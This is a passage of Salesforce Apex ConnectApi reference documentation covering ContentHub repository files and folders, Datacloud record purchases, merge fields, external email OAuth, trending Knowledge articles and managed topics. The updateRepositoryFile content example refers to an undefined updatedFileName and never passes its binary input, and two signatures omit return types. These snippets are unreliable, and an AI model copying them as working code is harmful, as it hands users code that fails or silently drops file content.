public static ConnectApi.RepositoryFileDetail getRepositoryFile(String communityId,
String repositoryId, String repositoryFileId, Boolean includeExternalFilePermissionsInfo)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

repositoryId
Type: String

The ID of the repository.

repositoryFileId
Type: String

The ID of the repository file.

includeExternalFilePermissionsInfo
Type: Boolean

Specifies whether to include permission information, such as whether the file is shared and what are the available permission types.

Managing external file permissions is supported for Google Drive, SharePoint Online, and OneDrive for Business.

Return Value

Type: `ConnectApi.RepositoryFileDetail`

getRepositoryFolder(repositoryId, repositoryFolderId)

Get a repository folder.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.RepositoryFolderDetail getRepositoryFolder(String repositoryId,
String repositoryFolderId)
```

Parameters

repositoryId
Type: String

The ID of the repository.

repositoryFolderId
Type: String

The ID of the repository folder.

Return Value

Type: ConnectApi.RepositoryFolderDetail

Example

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs';
final ConnectApi.RepositoryFolderDetail folder =
ConnectApi.ContentHub.getRepositoryFolder(gDriveRepositoryId, gDriveFolderId);
System.debug(String.format('Folder - name: \'\'{0}\'\', description: \'\'{1}\'\', external
 URL: \'\'{2}\'\', folder items URL: \'\'{3}\'\'\'',
   new String[]{ folder.name, folder.description, folder.externalFolderUrl,
folder.folderItemsUrl}));
```

getRepositoryFolder(communityId, repositoryId, repositoryFolderId)

Get a repository folder in a community.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.RepositoryFolderDetail getRepositoryFolder(String communityId,
String repositoryId, String repositoryFolderId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

repositoryId
Type: String

The ID of the repository.

repositoryFolderId
Type: String

The ID of the repository folder.

Return Value

Type: ConnectApi.RepositoryFolderDetail

`getRepositoryFolderItems(repositoryId, repositoryFolderId)`

Get repository folder items.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.RepositoryFolderItemsCollection getRepositoryFolderItems(String repositoryId, String repositoryFolderId)
```

Parameters

repositoryId
Type: String

The ID of the repository.

repositoryFolderId
Type: String

The ID of the repository folder.

Return Value

Type: `ConnectApi.RepositoryFolderItemsCollection`

Example

This example gets the collection of items in a repository folder. For files, we show the file's name, size, external URL, and download URL. For folders, we show the folder's name, description, and external URL.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs';
final ConnectApi.RepositoryFolderItemsCollection folderItemsColl =
ConnectApi.ContentHub.getRepositoryFolderItems(gDriveRepositoryId,gDriveFolderId);
final List<ConnectApi.RepositoryFolderItem> folderItems = folderItemsColl.items;
System.debug('Number of items in repository folder: ' + folderItems.size());
for(ConnectApi.RepositoryFolderItem item : folderItems){
   ConnectApi.RepositoryFileSummary fileSummary = item.file;
   if(fileSummary != null){
      System.debug(String.format('File item - name: \'\'{0}\'\', size: {1}, external URL:
 \'\'{2}\'\', download URL: \'\'{3}\'\'', new String[]{ fileSummary.name,
String.valueOf(fileSummary.contentSize), fileSummary.externalDocumentUrl,
fileSummary.downloadUrl}));
      }else{
         ConnectApi.RepositoryFolderSummary folderSummary = item.folder;
         System.debug(String.format('Folder item - name: \'\'{0}\'\', description:
\'\'{1}\'\'',  new String[]{ folderSummary.name, folderSummary.description}));
```

```
        }
}
```

getRepositoryFolderItems(communityId, repositoryId, repositoryFolderId)

Get repository folder items in a community.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.RepositoryFolderItemsCollection getRepositoryFolderItems(String communityId, String repositoryId, String repositoryFolderId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

repositoryId
Type: String

The ID of the repository.

repositoryFolderId
Type: String

The ID of the repository folder.

Return Value

Type: `ConnectApi.RepositoryFolderItemsCollection`

getRepositoryFolderItems(repositoryId, repositoryFolderId, pageParam, pageSize)

Get a page of repository folder items.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.RepositoryFolderItemsCollection getRepositoryFolderItems(String repositoryId, String repositoryFolderId, Integer pageParam, Integer pageSize)
```

Parameters

repositoryId
Type: String

The ID of the repository.

repositoryFolderId
Type: String

The ID of the repository folder.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default page size is 25.

Return Value

Type: `ConnectApi.RepositoryFolderItemsCollection`

`getRepositoryFolderItems(communityId, repositoryId, repositoryFolderId, pageParam, pageSize)`

Get a page of repository folder items in a community.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.RepositoryFolderItemsCollection getRepositoryFolderItems(String communityId, String repositoryId, String repositoryFolderId, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

repositoryId
Type: String

The ID of the repository.

repositoryFolderId
Type: String

The ID of the repository folder.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default page size is 25.

Return Value

Type: `ConnectApi.RepositoryFolderItemsCollection`

updateRepositoryFile(repositoryId, repositoryFileId, file)

Update the metadata of a repository file.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.RepositoryFileDetail updateRepositoryFile(String repositoryId,
String repositoryFileId, ConnectApi.ContentHubItemInput file)
```

Parameters

repositoryId
Type: String

The ID of the repository.

repositoryFileId
Type: String

The ID of the repository file.

file
Type: `ConnectApi.ContentHubItemInput`

The item type ID and fields of the item type.

Return Value

Type: ConnectApi.RepositoryFileDetail

Example

This example updates the metadata of a file in a repository. After the file is updated, we show the file's ID, name, description, external URL, download URL.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs', gDriveFileId =
'document:1q9OatVpcyYBK-JWzp_PhR75ulQghwFP15zhkamKrRcQ';

final ConnectApi.ContentHubItemInput updatedItem = new ConnectApi.ContentHubItemInput();
updatedItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available
 for creation/update
updatedItem.fields = new List<ConnectApi.ContentHubFieldValueInput>();

//Metadata: name field
final ConnectApi.ContentHubFieldValueInput fieldValueInputName = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInputName.name = 'name';
fieldValueInputName.value =  'updated file name.txt';
updatedItem.fields.add(fieldValueInputName);

//Metadata: description field
final ConnectApi.ContentHubFieldValueInput fieldValueInputNameDesc = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInputNameDesc.name = 'description';
fieldValueInputNameDesc.value = 'that updates the former description';
updatedItem.fields.add(fieldValueInputNameDesc);

final ConnectApi.RepositoryFileDetail updatedFile =
ConnectApi.ContentHub.updateRepositoryFile(gDriveRepositoryId, gDriveFileId, updatedItem);
System.debug(String.format('Updated file - id: \'\'{0}\'\', name: \'\'{1}\'\', description:
 \'\'{2}\'\',\n external URL: \'\'{3}\'\', download URL: \'\'{4}\'\'',  new String[]{
updatedFile.id, updatedFile.name, updatedFile.description, updatedFile.externalDocumentUrl,
 updatedFile.downloadUrl}));
```

updateRepositoryFile(repositoryId, repositoryFileId, file, fileData)

Update the content of a repository file.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.RepositoryFileDetail updateRepositoryFile(String repositoryId,
String repositoryFileId, ConnectApi.ContentHubItemInput file, ConnectApi.BinaryInput
fileData)
```

Parameters

repositoryId
Type: String

The ID of the repository.

repositoryFileId
Type: String

The ID of the repository file.

file
Type: ConnectApi.ContentHubItemInput

The item type ID and fields of the item type.

fileData
Type: ConnectApi.BinaryInput

The binary file.

Return Value

Type: ConnectApi.RepositoryFileDetail

Example

This example updates the content and metadata of a file in a repository. After the file is updated, we show the file's ID, name, description, external URL, and download URL.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs', gDriveFileId =
'document:1q9OatVpcyYBK-JWzp_PhR75ulQghwFP15zhkamKrRcQ';

final ConnectApi.ContentHubItemInput updatedItem = new ConnectApi.ContentHubItemInput();
updatedItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available
 for creation/update
updatedItem.fields = new List<ConnectApi.ContentHubFieldValueInput>();

//Metadata: name field
final ConnectApi.ContentHubFieldValueInput fieldValueInputName = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInputName.name = 'name';
fieldValueInputName.value =  'updated file name.txt';
updatedItem.fields.add(fieldValueInputName);

//Metadata: description field
final ConnectApi.ContentHubFieldValueInput fieldValueInputNameDesc = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInputNameDesc.name = 'description';
```

```
fieldValueInputNameDesc.value = 'that updates the former description';
updatedItem.fields.add(fieldValueInputNameDesc);

//Binary content
final Blob updatedFileBlob = Blob.valueOf('even more awesome content for updated file');
final String updatedFileMimeType = 'text/plain';
final ConnectApi.BinaryInput fileBinaryInput = new ConnectApi.BinaryInput(updatedFileBlob,
 updatedFileMimeType, updatedFileName);

final ConnectApi.RepositoryFileDetail updatedFile =
ConnectApi.ContentHub.updateRepositoryFile(gDriveRepositoryId, gDriveFileId, updatedItem);
System.debug(String.format('Updated file - id: \'\'{0}\'\', name: \'\'{1}\'\', description:
 \'\'{2}\'\',\n external URL: \'\'{3}\'\', download URL: \'\'{4}\'\'',  new String[]{
updatedFile.id, updatedFile.name, updatedFile.description, updatedFile.externalDocumentUrl,
 updatedFile.downloadUrl}));
```

updateRepositoryFile(communityId, repositoryId, repositoryFileId, file)

Update the metadata of a repository file in a community.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.RepositoryFileDetail updateRepositoryFile(String communityId,
String repositoryId, String repositoryFileId, ConnectApi.ContentHubItemInput file)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

repositoryId
Type: String

The ID of the repository.

repositoryFileId
Type: String

The ID of the repository file.

file
Type: `ConnectApi.ContentHubItemInput`

The item type ID and fields of the item type.

Return Value

Type: ConnectApi.RepositoryFileDetail

updateRepositoryFile(communityId, repositoryId, repositoryFileId, file, fileData)

Update the content of a repository file in a community.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.RepositoryFileDetail updateRepositoryFile(String communityId,
String repositoryId, String repositoryFileId, ConnectApi.ContentHubItemInput file,
ConnectApi.BinaryInput fileData)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

repositoryId
Type: String

The ID of the repository.

repositoryFileId
Type: String

The ID of the repository file.

file
Type: ConnectApi.ContentHubItemInput

The item type ID and fields of the item type.

fileData
Type: ConnectApi.BinaryInput

The binary file.

Return Value

Type: ConnectApi.RepositoryFileDetail

Datacloud Class

Purchase Data.com contact or company records, and retrieve purchase information.

Namespace

ConnectApi

IN THIS SECTION:

Datacloud Methods

Datacloud Methods

The following are methods for `Datacloud`. All methods are static.

IN THIS SECTION:

getCompaniesFromOrder(orderId, pageSize, page)
Retrieves a list of purchased company records for an order.

getCompany(companyId)
Retrieves a company record from an identification number.

getContact(contactId)
Retrieves a contact record from an identification number.

getContactsFromOrder(orderId, page, pageSize)
Retrieves a list of purchased contacts for an order.

getOrder(orderId)
Retrieves purchased records for an order.

getUsage(userId)
Retrieves purchase usage information for a specific user.

postOrder(orderInput)
Purchase records that are listed in an input file.

`getCompaniesFromOrder(orderId, pageSize, page)`

Retrieves a list of purchased company records for an order.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.DatacloudCompanies getCompaniesFromOrder(String orderId, String pageSize, String page)
```

Parameters

orderId
Type: String

A unique number that identifies an order.

page
Type: String

The number of the page that you want returned.

pageSize
Type: String

The number of companies to show on a page. The default *pageSize* is 25.

Return Value

Type: ConnectApi.DatacloudCompanies

getCompany(companyId)

Retrieves a company record from an identification number.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.DatacloudCompany getCompany(String companyId)
```

Parameters

companyId
Type: String

A numeric identifier for a company in the Data.com database.

Return Value

Type: ConnectApi.DatacloudCompany

Example

```
ConnectApi.DatacloudCompany DatacloudCompanyRep = ConnectApi.Datacloud.getCompany(companyId);
```

getContact(contactId)

Retrieves a contact record from an identification number.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.DatacloudContact getContact(String contactId)
```

Parameters

contactId
Type: String

A unique numeric string that identifies a contact in the Data.com database.

Return Value

Type: ConnectApi.DatacloudContact

Example

```
ConnectApi.DatacloudContact DatacloudContactRep = ConnectApi.Datacloud.getContact(contactId);
```

getContactsFromOrder(orderId, page, pageSize)

Retrieves a list of purchased contacts for an order.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.DatacloudContacts getContactsFromOrder(String orderId, String
page, String pageSize)
```

Parameters

orderId
Type: String

A unique number that's associated with an order.

page
Type: String

The number of the page that you want returned.

pageSize
Type: String

The number of contacts to show on a page. The default *pageSize* is 25.

Return Value

Type: ConnectApi.DatacloudContacts

getOrder(orderId)

Retrieves purchased records for an order.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.DatacloudOrder getOrder(String orderId)
```

Parameters

orderId
Type: String

A unique number that identifies an order.

Return Value

Type: ConnectApi.DatacloudOrder

Example

```
ConnectApi.DatacloudOrder datacloudOrderRep = ConnectApi.Datacloud.getOrder(orderId);
```

getUsage(userId)

Retrieves purchase usage information for a specific user.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.DataCloudPurchaseUsage getUsage(String userId)
```

Parameters

userId
Type: String

A unique number that identifies a single user.

Return Value

Type: ConnectApi.DataCloudPurchaseUsage

Example

```
ConnectApi.DataCloudPurchaseUsage datacloudPurchaseUsageRep =
ConnectApi.Datacloud.getUsage(userId);
```

postOrder(orderInput)

Purchase records that are listed in an input file.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.DataCloudOrder postOrder(ConnectApi.DataCloudOrderInput
orderInput)
```

Parameters

orderInput
Type: ConnectApi.DataCloudOrderInput

A list that contains IDs for the contacts or companies that you want to see.

Return Value

Type: ConnectApi.DataCloudOrder

Example

```
ConnectApi.DataCloudOrderInput inputOrder=new ConnectApi.DataCloudOrderInput();
List<String> ids=new List<String>();
ids.add('1234');
inputOrder.companyIds=ids;
ConnectApi.DataCloudOrder dataCloudOrderRep = ConnectApi.DataCloud.postOrder(inputOrder);
```

EmailMergeFieldService Class

Extract a list of merge fields for an object. A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Namespace

ConnectApi

EmailMergeFieldService Methods

The following are methods for `EmailMergeFieldService`. All methods are static.

IN THIS SECTION:

getMergeFields(objectApiNames)
Extract the merge fields for a specific object.

`getMergeFields(objectApiNames)`

Extract the merge fields for a specific object.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.EmailMergeFieldInfo getMergeFields(List<String> objectApiNames)
```

Parameters

`objectApiNames`
Type: List<String>

The API names for the objects being referenced.

Return Value

Type: `ConnectApi.EmailMergeFieldInfo`

ExternalEmailServices Class

Access information about integration with external email services, such as sending email within Salesforce through an external email account.

Namespace

ConnectApi

External Email Services Methods

The following are methods for `ExternalEmailService`. All methods are static.

IN THIS SECTION:

getUserOauthInfo(landingPage)
Get information about whether an external email service has been authorized to send email on behalf of a user.

`getUserOauthInfo(landingPage)`

Get information about whether an external email service has been authorized to send email on behalf of a user.

API Version

37.0

Requires Chatter

No

Signature

```
public static getUserOauthInfo(String landingPage)
```

Parameters

`landingPage`
Type: String

The landing page that the user starts on when they are finished with the OAuth authorization process.

Return Value

Type: `UserOauthInfo`

SEE ALSO:

Testing ConnectApi Code

Knowledge Class

Access information about trending articles in communities.

Namespace

ConnectApi

Knowledge Methods

The following are methods for `Knowledge`. All methods are static.

IN THIS SECTION:

getTrendingArticles(communityId, maxResults)
Get trending articles for a community.

getTrendingArticlesForTopic(communityId, topicId, maxResults)
Get the trending articles for a topic in a community.

`getTrendingArticles(communityId, maxResults)`

Get trending articles for a community.

API Version

36.0

Available to Guest Users

36.0

Requires Chatter

No

Signature

```
public static ConnectApi.KnowledgeArticleVersionCollection getTrendingArticles(String communityId, Integer maxResults)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

maxResults
Type: Integer

The maximum number of articles returned. Values can be from 0 to 25. Default is 5.

Return Value

Type: `ConnectApi.KnowledgeArticleVersionCollection`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetTrendingArticles(communityId, maxResults, result)

Testing ConnectApi Code

`getTrendingArticlesForTopic(communityId, topicId, maxResults)`

Get the trending articles for a topic in a community.

API Version

36.0

Available to Guest Users

36.0

Requires Chatter

No

Signature

```
public static ConnectApi.KnowledgeArticleVersionCollection
getTrendingArticlesForTopic(String communityId, String topicId, Integer maxResults)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

topicId
Type: String

ID of the topic.

maxResults
Type: Integer

The maximum number of articles returned. Values can be from 0 to 25. Default is 5.

Return Value

Type: `ConnectApi.KnowledgeArticleVersionCollection`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetTrendingArticlesForTopic(communityId, topicId, maxResults, result)

Testing ConnectApi Code

Knowledge Test Methods

The following are the test methods for `Knowledge`. All methods are static.

For information about using these methods to test your `ConnectApi` code, see Testing ConnectApi Code.

`setTestGetTrendingArticles(communityId, maxResults, result)`

Registers a `ConnectApi.KnowledgeVersionArticleCollection` object to be returned when the matching `ConnectApi.getTrendingArticles` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

36.0

Signature

```
public static Void setTestGetTrendingArticles(String communityId, Integer maxResults,
ConnectApi.KnowledgeArticleVersionCollection result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

maxResults
Type: Integer

The maximum number of articles returned. Values can be from 0 to 25. Default is 5.

result
Type: `ConnectApi.KnowledgeArticleVersionCollection`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getTrendingArticles(communityId, maxResults)

Testing ConnectApi Code

setTestGetTrendingArticlesForTopic(communityId, topicId, maxResults, result)

Registers a `ConnectApi.KnowledgeVersionArticleCollection` object to be returned when the matching `ConnectApi.getTrendingArticlesForTopic` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

36.0

Signature

```
public static Void setTestGetTrendingArticlesForTopic(String communityId, String topicId,
Integer maxResults, ConnectApi.KnowledgeArticleVersionCollection result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

topicId
Type: String

ID of the topic.

maxResults
Type: Integer

The maximum number of articles returned. Values can be from 0 to 25. Default is 5.

result
Type: `ConnectApi.KnowledgeArticleVersionCollection`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getTrendingArticlesForTopic(communityId, topicId, maxResults)

Testing ConnectApi Code

ManagedTopics Class

Access information about managed topics in a community. Create, delete, and reorder managed topics.

Namespace

ConnectApi

ManagedTopics Methods

The following are methods for `ManagedTopics`. All methods are static.

IN THIS SECTION:

createManagedTopic(communityId, recordId, managedTopicType)
Creates a managed topic of a specific type for the specified community.

createManagedTopic(communityId, recordId, managedTopicType, parentId)
Creates a child managed topic for a community.

createManagedTopicByName(communityId, name, managedTopicType)
Creates a managed topic of a specific type by name for the specified community.

createManagedTopicByName(communityId, name, managedTopicType, parentId)
Creates a child managed topic by name for a community.

deleteManagedTopic(communityId, managedTopicId)
Deletes a managed topic from the specified community.

getManagedTopic(communityId, managedTopicId)
Returns information about a managed topic in a community.

getManagedTopic(communityId, managedTopicId, depth)
Returns information about a managed topic, including its parent and children managed topics, in a community.

getManagedTopics(communityId)
Returns the managed topics for the community.

getManagedTopics(communityId, managedTopicType)
Returns managed topics of a specified type for the community.

getManagedTopics(communityId, managedTopicType, depth)
Returns managed topics of a specified type, including their parent and children managed topics, in a community.

getManagedTopics(communityId, managedTopicType, recordId, depth)

Returns managed topics of a specified type, including their parent and children managed topics, that are associated with a given topic in a community.

getManagedTopics(communityId, managedTopicType, recordIds, depth)

Returns managed topics of a specified type, including their parent and children managed topics, that are associated with topics in a community.

reorderManagedTopics(communityId, managedTopicPositionCollection)

Reorders the relative positions of managed topics in a community.

createManagedTopic(communityId, recordId, managedTopicType)

Creates a managed topic of a specific type for the specified community.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.ManagedTopic createManagedTopic(String communityId, String
recordId, ConnectApi.ManagedTopicType managedTopicType)
```

Parameters

communityId

Type: String

Use either the ID for a community, `internal`, or `null`.

recordId

Type: String

ID of the topic.

managedTopicType

Type: `ConnectApi.ManagedTopicType`

Specify the type of managed topic.

- `Featured`—Topics that are featured, for example, on the community home page, but don't provide overall navigation.
- `Navigational`—Topics that display in a navigational menu in the community.

A topic can be associated with up to two managed topic types, so a topic can be both a `Featured` topic and a `Navigational` topic.

You can create up to 25 managed topics per `managedTopicType`.

Return Value

Type: `ConnectApi.ManagedTopic`

Usage

Only community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can create managed topics.

`createManagedTopic(communityId, recordId, managedTopicType, parentId)`

Creates a child managed topic for a community.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.ManagedTopic createManagedTopic(String communityId, String recordId, ConnectApi.ManagedTopicType managedTopicType, String parentId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`recordId`
Type: String

ID of the topic.

`managedTopicType`
Type: `ConnectApi.ManagedTopicType`

Specify `Navigational` for the type of managed topic to create a child managed topic.

A topic can be associated with up to two managed topic types, so a topic can be both a `Featured` topic and a `Navigational` topic.

You can create up to 25 managed topics per `managedTopicType`.

`parentId`
Type: String

ID of the parent managed topic.

You can create up to three levels (parent, direct children, and their children) of managed topics and up to 10 children managed topics per managed topic.

Return Value

Type: `ConnectApi.ManagedTopic`

Usage

Only community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can create managed topics.

createManagedTopicByName(communityId, name, managedTopicType)

Creates a managed topic of a specific type by name for the specified community.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.ManagedTopic createManagedTopicByName(String communityId,
String name, ConnectApi.ManagedTopicType managedTopicType)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

name
Type: String

Name of the topic.

managedTopicType
Type: `ConnectApi.ManagedTopicType`

Specify the type of managed topic.

- `Featured`—Topics that are featured, for example, on the community home page, but don't provide overall navigation.
- `Navigational`—Topics that display in a navigational menu in the community.

A topic can be associated with up to two managed topic types, so a topic can be both a `Featured` topic and a `Navigational` topic.

You can create up to 25 managed topics per `managedTopicType`.

Return Value

Type: `ConnectApi.ManagedTopic`

Usage

Only community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can create managed topics.

`createManagedTopicByName(communityId, name, managedTopicType, parentId)`

Creates a child managed topic by name for a community.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.ManagedTopic createManagedTopicByName(String communityId,
String name, ConnectApi.ManagedTopicType managedTopicType, String parentId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`name`
Type: String

Name of the topic.

`managedTopicType`
Type: `ConnectApi.ManagedTopicType`

Specify `Navigational` for the type of managed topic to create a child managed topic.

A topic can be associated with up to two managed topic types, so a topic can be both a `Featured` topic and a `Navigational` topic.

You can create up to 25 managed topics per `managedTopicType`.

`parentId`
Type: String

ID of the parent managed topic.

You can create up to three levels (parent, direct children, and their children) of managed topics and up to 10 children managed topics per managed topic.

Return Value

Type: `ConnectApi.ManagedTopic`

Usage

Only community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can create managed topics.

`deleteManagedTopic(communityId, managedTopicId)`

Deletes a managed topic from the specified community.

API Version

32.0

Requires Chatter

No

Signature

```
public static deleteManagedTopic(String communityId, String managedTopicId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`managedTopicId`
Type: String

ID of managed topic.

Return Value

Type: Void

Usage

Only community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can delete managed topics.

`getManagedTopic(communityId, managedTopicId)`

Returns information about a managed topic in a community.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.ManagedTopic getManagedTopic(String communityId, String
managedTopicId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

managedTopicId
Type: String

ID of managed topic.

Return Value

Type: `ConnectApi.ManagedTopic`

`getManagedTopic(communityId, managedTopicId, depth)`

Returns information about a managed topic, including its parent and children managed topics, in a community.

API Version

35.0

Available to Guest Users

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.ManagedTopic getManagedTopic(String communityId, String
managedTopicId, Integer depth)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

managedTopicId
Type: String

ID of managed topic.

depth
Type: Integer

Specify an integer 1–3. If you specify 1, the `children` property of the `ConnectApi.ManagedTopic` output class is `null`. If you specify 2, the `children` property of the `ConnectApi.ManagedTopic` output class contains the direct children managed topics, if any, of the managed topic. If you specify 3, you get the direct children managed topics and their children managed topics if there are any. If depth isn't specified, it defaults to 1.

Return Value

Type: `ConnectApi.ManagedTopic`

getManagedTopics(communityId)

Returns the managed topics for the community.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.ManagedTopicCollection getManagedTopics(String communityId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.ManagedTopicCollection`

getManagedTopics(communityId, managedTopicType)

Returns managed topics of a specified type for the community.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.ManagedTopicCollection getManagedTopics(String communityId,
ConnectApi.ManagedTopicType managedTopicType)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

managedTopicType
Type: `ConnectApi.ManagedTopicType`

Specifies the type of managed topic.

- `Featured`—Topics that are featured, for example, on the community home page, but don't provide overall navigation.
- `Navigational`—Topics that display in a navigational menu in the community.

A topic can be associated with up to two managed topic types, so a topic can be both a `Featured` topic and a `Navigational` topic.

Return Value

Type: `ConnectApi.ManagedTopicCollection`

`getManagedTopics(communityId, managedTopicType, depth)`

Returns managed topics of a specified type, including their parent and children managed topics, in a community.

API Version

35.0

Available to Guest Users

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.ManagedTopicCollection getManagedTopics(String communityId,
ConnectApi.ManagedTopicType managedTopicType, Integer depth)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

managedTopicType
Type: `ConnectApi.ManagedTopicType`

Specifies the type of managed topic.

- `Featured`—Topics that are featured, for example, on the community home page, but don't provide overall navigation.
- `Navigational`—Topics that display in a navigational menu in the community.

A topic can be associated with up to two managed topic types, so a topic can be both a `Featured` topic and a `Navigational` topic.

depth
Type: Integer

Specify an integer 1–3. If you specify 1, the `children` property of the `ConnectApi.ManagedTopic` output class is `null`. If you specify 2, the `children` property of the `ConnectApi.ManagedTopic` output class contains the direct children managed topics, if any, of the managed topic. If you specify 3, you get the direct children managed topics and their children managed topics if there are any. If depth isn't specified, it defaults to 1.

Return Value

Type: `ConnectApi.ManagedTopicCollection`

`getManagedTopics(communityId, managedTopicType, recordId, depth)`

Returns managed topics of a specified type, including their parent and children managed topics, that are associated with a given topic in a community.

API Version

35.0–37.0

Important: In version 38.0 and later, use `getManagedTopics(communityId, managedTopicType, recordIds, depth)`.

Available to Guest Users

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.ManagedTopicCollection getManagedTopics(String communityId,
ConnectApi.ManagedTopicType managedTopicType, String recordId, Integer depth)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

managedTopicType
Type: `ConnectApi.ManagedTopicType`

Specifies the type of managed topic.

- `Featured`—Topics that are featured, for example, on the community home page, but don't provide overall navigation.
- `Navigational`—Topics that display in a navigational menu in the community.

A topic can be associated with up to two managed topic types, so a topic can be both a `Featured` topic and a `Navigational` topic.

recordId
Type: String

ID of the topic associated with the managed topics.

depth
Type: Integer

Specify an integer 1–3. If you specify 1, the `children` property of the `ConnectApi.ManagedTopic` output class is `null`. If you specify 2, the `children` property of the `ConnectApi.ManagedTopic` output class contains the direct children managed topics, if any, of the managed topic. If you specify 3, you get the direct children managed topics and their children managed topics if there are any. If depth isn't specified, it defaults to 1.

Return Value

Type: `ConnectApi.ManagedTopicCollection`

`getManagedTopics(communityId, managedTopicType, recordIds, depth)`

Returns managed topics of a specified type, including their parent and children managed topics, that are associated with topics in a community.

API Version

38.0

Available to Guest Users

38.0

Requires Chatter

No

Signature

```
public static ConnectApi.ManagedTopicCollection getManagedTopics(String communityId,
ConnectApi.ManagedTopicType managedTopicType, List<String> recordIds, Integer depth)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

managedTopicType
Type: `ConnectApi.ManagedTopicType`

Specifies the type of managed topic.

- `Featured`—Topics that are featured, for example, on the community home page, but don't provide overall navigation.
- `Navigational`—Topics that display in a navigational menu in the community.

A topic can be associated with up to two managed topic types, so a topic can be both a `Featured` topic and a `Navigational` topic.

recordIds
Type: List<String>

A list of up to 100 topic IDs associated with the managed topics.

If you list more than 10 topic IDs, you can't specify 2 or 3 for *depth*.

depth
Type: Integer

